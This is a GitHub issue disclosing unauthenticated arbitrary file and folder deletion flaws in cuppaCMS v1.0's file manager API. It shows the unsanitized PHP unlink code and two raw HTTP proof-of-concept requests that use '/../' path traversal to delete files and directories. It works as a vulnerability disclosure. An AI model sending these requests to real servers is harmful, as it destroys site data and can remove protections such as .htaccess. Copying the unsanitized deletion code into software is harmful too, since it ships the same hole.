Multiple Unauthorized Arbitrary File Deletion vulnerabilities #23

Open liangyueliangyue opened this issue on Feb 5 · 0 comments

liangyueliangyue commented on Feb 5 • edited

Vulnerability Name: Multiple Arbitrary File Deletion

Date of Discovery: 06 Feb 2022


Product version:cuppaCMS v1.0Download link

Author: lyy

Vulnerability Description: When unsanitized user input is supplied to a file deletion function, an arbitrary file deletion vulnerability arises. This occurs in PHP when the unlink() function is called and user input might affect portions of or the whole affected parameter, which represents the path of the file to remove, without sufficient sanitization. Exploiting the vulnerability allows an attacker to delete any file in the web root (along with any other file on the server that the PHP process user has the proper permissions to delete). Furthermore, an attacker can leverage the capability of arbitrary file deletion to circumvent certain webserver security mechanisms such as deleting .htaccess file that would deactivate those security constraints.

Proof of Concept 1


Vulnerable URL: http://cuppacms/js/filemanager/api/index.php
Vulnerable Code: line 116,118 - cuppacms/js/filemanager/api/FileManager.php



Steps to Reproduce:
1.Send the request directly through burp

```
POST /js/filemanager/api/index.php HTTP/1.1
Host: cuppacms
Content-Length: 45
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://cuppacms
Referer: http://cuppacms/js/filemanager/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{"path":"/../test.php","action":"deleteFile"}
```



2.You can traverse the directory to delete any file

Proof of Concept 2


Vulnerable URL: http://cuppacms/js/filemanager/api/index.php
Vulnerable Code: line 124,138 - cuppacms/js/filemanager/api/FileManager.php

```
Cuppa.php | FileManager.php | index.php | LanguageManager.php | file_edit.php | files.php | Language.php
112             }
113             return $file_list;
114         }
115     // delete File
116         function deleteFile($file){
117             unlink($file);
118         }
119     // create foder
120         function createFolder($name, $path, $permissions = 0755){
121             return @mkdir( directory: $path.$name, $permissions);
122         }
123     // delete Folder
124         function deleteFolder($folder, $keep_folder = false) {
125             $dir_handle = @opendir($folder);
126             if (!@$dir_handle){ return false; }
127             while($file = readdir($dir_handle)) {
128                 if ($file != "." && $file != "..") {
129                     if (!is_dir( filename: $folder."/".$file))
130                         unlink( filename: $folder."/".$file);
131                     else
132                         $this->deleteFolder( folder: $folder.'/'.$file);
133                 }
134             }
135             closedir($dir_handle);
136             if(!$keep_folder){ rmdir($folder); }
137             return true;
138         }
139     // Load File
140         function loadFile($file){
141             if(!$file) return;
142             $data = @file_get_contents($file);
143             return $data;
144         }
145     // Copy File
146         function copyFile($source, $dest){
147             if(!$source) return;
```

Steps to Reproduce:
1.Send the request directly through burp

```
POST /js/filemanager/api/index.php HTTP/1.1
Host: cuppacms
Content-Length: 40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://cuppacms
Referer: http://cuppacms/js/filemanager/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{"path":"/../1","action":"deleteFolder"}
```



2.You can traverse directories and delete directories， Delete all files in the directory while deleting the directory, so as to achieve the effect of deleting any file

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

Milestone

No milestone

Development

No branches or pull requests

---

1 participant